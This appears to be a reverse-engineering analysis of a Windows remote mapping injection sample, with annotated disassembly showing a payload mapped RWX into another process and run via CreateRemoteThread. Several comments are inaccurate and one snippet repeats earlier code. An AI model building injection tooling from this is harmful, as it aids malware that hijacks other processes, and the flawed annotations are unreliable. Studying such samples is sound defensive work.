Summary

The process of remote mapping injection involves several key steps:

1. CreateFileMapping: This function is used to create a file mapping object.
2. MapViewOfFile: Following the creation of the file mapping object, this function is called to map the file mapping object into the local process address space.
3. Payload Transfer: The payload is then transferred to the locally allocated memory.
4. MapViewOfFile2: A new view of the file is mapped into the remote address space of the target process using MapViewOfFile2. This action maps the local view of the file into the remote process, effectively injecting our copied payload.

Binary Ninja Analysis

Main Function Part 1

The main function simply asks an user to supply a parameter upon execution. If the user didn't provide an argument, the program will show the user how to use it and then it will exit the program.

```
1400012c0  int32_t wmain(int32_t argc, wchar16** argv)

1400012c0  4053              push    rbx {__saved_rbx}
1400012c2  4157              push    r15 {__saved_r15}
1400012c4  4883ec48          sub     rsp, 0x48
1400012c8  4533ff            xor     r15d, r15d  {0x0}
1400012cb  488bda            mov     rbx, rdx
1400012ce  4c897c2470        mov     qword [rsp+0x70 {hProcess}], r15  {0x0}
1400012d3  44897c2460        mov     dword [rsp+0x60 {dwProcessId}], r15d  {0x0}
1400012d8  83f902            cmp     ecx, 2
1400012db  7d1b              jge     0x1400012f8  // (jump if ecx >= 2)

1400012dd  // Function will print out usage and then exit the program
1400012dd  488b12            mov     rdx, qword [rdx]
1400012e0  488d0db9200000    lea     rcx, [rel `string'::[!] Usage : \"%s...]  {u"[!] Usage : "%s" <Process Name> …"}
1400012e7  e824fdffff        call    wprintf
1400012ec  418d47ff          lea     eax, [r15-0x1]  {0xffffffff}
1400012f0  4883c448          add     rsp, 0x48
1400012f4  415f              pop     r15 {__saved_r15}
1400012f6  5b                pop     rbx {__saved_rbx}
1400012f7  c3                retn    {__return_addr}

1400012f8  // Holds argv[1] value
1400012f8  488b5208          mov     rdx, qword [rdx+0x8]
1400012fc  488d0ded200000    lea     rcx, [rel `string'::[i] Searching F...]  {u"[i] Searching For Process Id Of …"}
140001303  48896c2468        mov     qword [rsp+0x68 {__saved_rbp}], rbp
140001308  4889742478        mov     qword [rsp+0x78 {__saved_rsi}], rsi
14000130d  48897c2440        mov     qword [rsp+0x40 {__saved_rdi}], rdi
140001312  e8f9fcffff        call    wprintf
140001317  488b4b08          mov     rcx, qword [rbx+0x8]
14000131b  4c8d442470        lea     r8, [rsp+0x70 {hProcess}]
140001320  488d542460        lea     rdx, [rsp+0x60 {dwProcessId}]
140001325  e8a6fdffff        call    GetRemoteProcessHandle
14000132a  85c0              test    eax, eax
14000132c  7450              je      0x14000137e
```

When the user has provided an argument upon execution, it will call an other subroutine located at: `140001325` named; `GetRemoteProcessHandle`.

```
1400012f8  mov     rdx, qword [rdx+0x8]  // Holds argv[1] value
1400012fc  lea     rcx, [rel `string'::[i] Searching F...]  {u"[i] Searching For Process Id Of …"}
140001303  mov     qword [rsp+0x68 {__saved_rbp}], rbp
140001308  mov     qword [rsp+0x78 {__saved_rsi}], rsi
14000130d  mov     qword [rsp+0x40 {__saved_rdi}], rdi
140001312  call    wprintf
140001317  mov     rcx, qword [rbx+0x8]
14000131b  lea     r8, [rsp+0x70 {hProcess}]
140001320  lea     rdx, [rsp+0x60 {dwProcessId}]
140001325  call    GetRemoteProcessHandle
14000132a  test    eax, eax
14000132c  je      0x14000137e
```

GetRemoteProcessHandle Subroutine

The first part of the subroutine, creates a snapshot of the currently running processes on the system and saves this HANDLE in `rax` register.

```
GetRemoteProcessHandle:
1400010d0  mov     qword [rsp+0x8 {__saved_rbx}], rbx
1400010d5  push    rbp {__saved_rbp}
1400010d6  push    rsi {__saved_rsi}
1400010d7  push    rdi {__saved_rdi}
1400010d8  push    r12 {__saved_r12}
1400010da  push    r13 {__saved_r13}
1400010dc  push    r14 {__saved_r14}
1400010de  push    r15 {__saved_r15}
1400010e0  sub     rsp, 0x680  // making space for local vars on stack
1400010e7  mov     rax, qword [rel __security_cookie]
1400010ee  xor     rax, rsp {var_6b8}  // RAX set to 0
1400010f1  // RAX holds user provided argument
1400010f1  mov     qword [rsp+1648 {var_48}], rax
1400010f9  xor     ebp, ebp  {0x0}
1400010fb  // Allocating space on stack
1400010fb  mov     qword [rsp+0x20 {lpProcessEntry32W_Struct}], 0x238
140001104  mov     r12, r8
140001107  // Initialze dwProcessId == 0
140001107  mov     dword [rsp+0x28 {dwProcessId_1}], ebp  {0x0}
14000110b  mov     r15, rdx
14000110e  mov     qword [rsp+0x30], rbp  {0x0}
140001113  mov     r13, rcx
140001116  mov     qword [rsp+0x38 {var_680}], rbp  {0x0}
14000111b  xor     edx, edx  {0x0}
14000111d  mov     qword [rsp+0x40 {var_678}], rbp  {0x0}
140001122  mov     r8d, 524
140001128  mov     dword [rsp+0x48 {var_670}], ebp  {0x0}
14000112c  lea     rcx, [rsp+0x4c {lpString}]
140001131  call    j_memset  // Copies 254 times 0 into lpString
140001136  xor     edx, edx  {0x0}  //  0 (current PID)
140001138  lea     ecx, [rbp+0x2]  // TH32CS_SNAPPROCESS
14000113b  // Creates snapshot of the current proceses
14000113b  call    qword [rel CreateToolhelp32Snapshot]
140001141  mov     r14, rax
140001144  cmp     rax, 0xffffffffffffffff  // Check is operation was successful
140001148  jne     0x140001160
```


When the handle is valid, it will continue with this execution flow. Next the subroutine will retrieve information about the first process it finds in the just created HANDLE.

```
140001160  // Loads Structure pointer into rdx
140001160  lea     rdx, [rsp+0x20 {lpProcessEntry32W_Struct}]
140001165  mov     rcx, r14  // Moves CreateHelp32Snapshot handle into rcx
140001168  call    qword [rel Process32FirstW]
14000116e  test    eax, eax  // Checks if WinAPI returned error
140001170  jne     0x1400011b0
```

Next part of the subroutine, it will check if the length of the provided string is <= 520 bytes.

```
1400011b0  lea     rcx, [rsp+0x4c {lpString}]  // Loads string into rcx
1400011b5  call    qword [rel lstrlenW]  // Determine the length of the string
1400011bb  mov     edx, eax  // Copy handle to edx
1400011bd  lea     rdi, [rsp+0x260 {s_1}]
1400011c5  xor     eax, eax  {0x0}  // Clear eax
1400011c7  mov     ecx, 0x208  // Moves 208 bytes into ecx
1400011cc  mov     esi, ebp  {0x0}
1400011ce  // (store byte) instruction ecx times. The stosb instruction stores
1400011ce  // the byte value in the al register (which is 0 because of the
1400011ce  // previous xor instruction) into the memory location pointed to by
1400011ce  // rdi
1400011ce  rep stosb byte [rdi] {var_660} {s_1}  {0x0}
1400011d0  cmp     edx, 520  // check if edx (StringLen >= 520)
1400011d6  jae     0x140001219
```

Next instruction, it will check if length `!= 0`, after that it will move the length of the string into a different variable and assign it to a different variable.



Next, we are heading into a `do-while loop`. This loop is meant to convert the user provided argument (process name) into a lowercase string, so later on in this subroutine is able to do a comparison check.

```
1400011e3  // Loads chars from lpString into ecx
1400011e3  movzx   ecx, word [rsp+rdi+0x4c {lpString}]
1400011e8  call    qword [rel tolower]  // Convert string to lowercase
1400011ee  // Stores the lowercase chars back into memory
1400011ee  mov     word [rsp+rdi+0x260 {s_1}], ax
1400011f6  lea     rdi, [rdi+0x2]  // Point to next char in string
1400011fa  // --rbx (counter) this will continue the loop until there are no
1400011fa  // more chars left
1400011fa  sub     rbx, 0x1
1400011fe  jne     0x1400011e3
```


1. A loop iterates through each character of a string stored in memory:

- Characters are converted to lowercase.
- Lowercase characters are stored back in memory.
- Loop continues until all characters are processed

2. The length of the lowercase string is calculated:

- If the resulting length is greater than or equal to 1040 bytes, a range check failure is reported.

3. A null terminator ('\0') is added to the end of the string.




1. Another loop iterates through memory locations, possibly retrieving process-related information:

- Process information is retrieved and compared.
- If the retrieved information indicates no more processes or a condition is met, the loop breaks.

2. Another loop iterates through process information:

- Process information is retrieved and stored in a structure.
- The loop continues until no more processes are found.

After the subroutine is done, it will close its handle and perform a cleanup.



Main Subroutine Part 2


Once `hGetRemoteProcessHandle` handle is retrieved, the subroutine is going to check if the handle is valid at memory address: `14000132c`. When the handle is valid, it will continue to create a file mapping object for which is for the payload.

```
1400012f8  mov     rdx, qword [rdx+0x8]  // Holds argv[1] value
1400012fc  lea     rcx, [rel `string'::[i] Searching F...]  {u"[i] Searching For Process Id Of …"}
140001303  mov     qword [rsp+0x68 {__saved_rbp}], rbp
140001308  mov     qword [rsp+0x78 {__saved_rsi}], rsi
14000130d  mov     qword [rsp+0x40 {__saved_rdi}], rdi
140001312  call    wprintf
140001317  mov     rcx, qword [rbx+0x8]  // Moves user argument into rcx
14000131b  // Loads address of the hProcess handle in r8
14000131b  lea     r8, [rsp+0x70 {hProcess}]
140001320  // Loads dwProcessID into rdx register (2nd argument)
140001320  lea     rdx, [rsp+0x60 {dwProcessId}]
140001325  call    GetRemoteProcessHandle
14000132a  // Checks if handle of GetRemoteProcessHandle is valid
14000132a  test    eax, eax
14000132c  je      0x14000137e
```

After a file mapping object is created, it will map it in memory with only `WRITE` permissions.

```
14000139a  mov     ebx, 2
14000139f  // Num of bytes to map into memory
14000139f  mov     qword [rsp+0x20 {var_38}], 272
1400013a8  mov     edx, ebx  {0x2}  // dwDesiredAccess == FILE_MAP_WRITE
1400013aa  xor     r9d, r9d  {0x0}  // FileOffsetLow == 0
1400013ad  xor     r8d, r8d  {0x0}  // dwFileOffsetHigh == 0
1400013b0  mov     rcx, rsi  // Move handle to hFileMappingObject
1400013b3  call    qword [rel MapViewOfFile]
1400013b9  test    rax, rax
1400013bc  jne     0x1400013da
```

Next, it will deference pPayload pointer, this enables the program to access the value at that memory address. (Memory address: `1400013da`), it will copy the payload (bytes) to MappedPayload (See source code at the end of this post).



Since it's now only locally mapped (local mapping injection), this specimen focus on remote mapping injection where `MapViewOfFileNuma2` plays here a crucial role since here we specify an address of a remote process.

```
140001433  movups  xmm0, xmmword [rcx]  // Loads the payload base address
140001436  // Retrieves the remote process handle from the stack and moves it
140001436  // into the RDX register
140001436  mov     rdx, qword [rsp+0x70 {hProcess}]
14000143b  xor     r9d, r9d  {0x0}  // Clear r9 register
14000143e  mov     dword [rsp+0x38 {PrefferdNode}], 0xffffffff  {0xffffffff}
140001446  xor     r8d, r8d  {0x0}  // Clear r8
140001449  mov     dword [rsp+0x30 {PageProtection}], 0x40  // RWX
140001451  // Moves the handle to the file mapping object into the RCX
140001451  mov     rcx, rsi
140001454  mov     dword [rsp+0x28 {var_30}], r15d  {0x0}
140001459  // Stores the payload data from XMM0 to the memory location pointed
140001459  // to by RAX
140001459  movups  xmmword [rax], xmm0
14000145c  mov     qword [rsp+0x20 {var_38}], r15  {0x0}
140001461  call    qword [rel MapViewOfFileNuma2]
140001467  test    rax, rax
14000146a  mov     rbp, rax  // Moves the return value into the RBP register
14000146d  // Conditionally moves a value into the EDI register based on the
14000146d  // zero flag is set
14000146d  cmove   edi, r15d  {0x0}
```

after the payload is mapped into remote process, we have to create a remote thread in order to execute our payload.

```
140001482  mov     rcx, qword [rsp+0x70 {hProcess}]  // Handle to remote process
140001487  mov     r9, rbp  // lpStartAddress (remote process)
14000148a  mov     qword [rsp+0x30 {threadId}], r15  {0x0}  // lpThreadId == 0
14000148f  xor     r8d, r8d  {0x0}  // dwStackSize == 0
140001492  // dwCreationFlag == 0, thread run immediately after creation
140001492  mov     dword [rsp+0x28 {var_30}], r15d  {0x0}
140001497  xor     edx, edx  {0x0}  // lpThreadAttributes == 0
140001499  mov     qword [rsp+0x20 {var_38}], r15  {0x0}  // lpParameter == 0
14000149e  call    qword [rel CreateRemoteThread]
1400014a4  test    rax, rax
1400014a7  jne     0x1400014af
```

After this, the program will perform a clean up.